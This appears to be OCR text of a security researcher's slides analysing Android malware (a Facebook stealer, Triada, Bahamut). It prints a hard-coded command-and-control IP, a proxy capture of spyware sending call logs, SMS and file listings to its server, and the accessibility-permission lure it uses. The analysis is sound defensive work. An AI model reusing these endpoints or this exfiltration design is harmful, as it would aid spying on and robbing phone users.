
Facebook Stealer

com.editor.imgphotos.milk.RetrifitUtils


```
package com.editor.imgphotos.milk;

import retrofit2.Retrofit;
import retrofit2.Retrofit.Builder;
import retrofit2.converter.gson.GsonConverterFactory;

public class RetrifitUtils {
    public static String Base_URL = "http://45.76.111.178/";
    public static Retrofit retrofit = new Builder().baseUrl(Base_URL).addConverterFactory

    public static <T> T createApi(Class<T> cls) {
        return retrofit.create(cls);
    }
}
```

Facebook Stealer


content:"r=user/init"



Triada




Triada



19:08
1.4KB/d
WhatsApp
You
Gatot Smk
Riswan Pu Sp
Pak Winoto
Primus ki sopo.?
19.08
Pak RW
Sidan.?
19.06
Fendi Jgr
Gerikis
18.49
Mb Trie
Oooh njih mbk
18.46
Tofa Sp
Stiker
18.46
Mas Pur
Grmis
18.41
Henny Sif b
18.41
Pakde Irul
Foto
Chats
Grup
Calls
Settings
HANSEL


AETC
AIRTUS
91189
USAF
U.S. AIR FOR
1189

Triada


Bahamut



Successfully Connected! This connection is now fully encrypted.
CONTINUE


Mamoon Chat
SIGNIN
SIGNUP
Register
Name
Username
Password
Confirm Password
REGISTER



Initializing secure connection.

Bahamut



6:08
Accessibility
Mamoon Chat
Off
Screen reader
TalkBack
Off / Speak items on screen
Display
Display size and text
Color and motion
Extra dim
Dim screen beyond your phone's minimum brightness
Magnification
Off


6:08
Messages
Messages
Groups
Contacts
+ Add
Feels slow?
Enable Accessibility and never ever miss a notification from your loved one.
Cancel
Allow

Bahamut


12:55
0.30 KB/S
87%
66666
May 3, 2022
Test
May 3, 17:08
L
May 6, 2022
S
Hallo
Unencrypted May 6, 00:45 · speezy93

Bahamut


Charles 4.6.2 - bahamut_full *
File Edit View Proxy Tools Window Help
Structure Sequence
Code Method Host Path Start Duration Size Status Info
200 POST 5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfcqw62.de /api/v0.0.1/device/info 12:10:59 397 ms 865 bytes Complete
POST 5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfcqw62.de /api/v0.0.1/device/fileListing 12:10:59 10.13 s 128.02 KB Failed
200 POST 5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfcqw62.de /api/v0.0.1/device/liveInfos 12:10:59 39 ms 497 bytes Complete
200 POST 5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfcqw62.de /api/v0.0.1/device/callLogs 12:10:59 302 ms 3.00 KB Complete
200 POST 5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfcqw62.de /api/v0.0.1/device/smsLogs 12:10:59 337 ms 15.07 KB Complete
204 GET www.google.com /gen_204 12:11:17 30 ms 435 bytes Complete
204 GET play.googleapis.com /generate_204 12:13:25 14 ms 318 bytes Complete
200 POST 5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfcqw62.de /api/v0.0.1/device/info 12:13:27 920 ms 900 bytes Complete
200 POST 5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfcqw62.de /api/v0.0.1/device/fileListing 12:13:27 1.62 s 966.96 KB Complete
200 POST 5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfcqw62.de /api/v0.0.1/device/conion 12:13:27 215 ms 1.06 KB Complete
200 POST 5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfcqw62.de /api/v0.0.1/device/liveInfos 12:13:27 136 ms 486 bytes Complete
Filter:
Focused
Settings
Overview Contents Summary Chart Notes
[{
"imei": "9cc0eaa4392a77f9",
"uid": "2:88gXGiLOEnUysLzbwgmK",
"title": "66666",
"message": "Test",
"type": "Received",
"recordDate": "2022-05-03 17:13:52",
"triggerName": "appRun"
}, {
"imei": "9cc0eaa4392a77f9",
"uid": "1:88gXGiLOEnUysLzbwgmK",
Headers Text Hex JavaScript JSON JSON Text Raw
{
"responce": {
"ok": 1,
"writeErrors": [],
"writeConcernErrors": [],
"insertedIds": [],
"nInserted": 0,
"nUpserted": 2,
"nMatched": 0,
Headers Text Hex Compressed JavaScript JSON JSON Text Raw
GET http://www.google.com/gen_204
Recording

Thank You

Visit us at **www.humansecurity.com**

Reach out to us at

botornot@humansecurity.com

HUMAN

@hookgab

@SecureWithHuman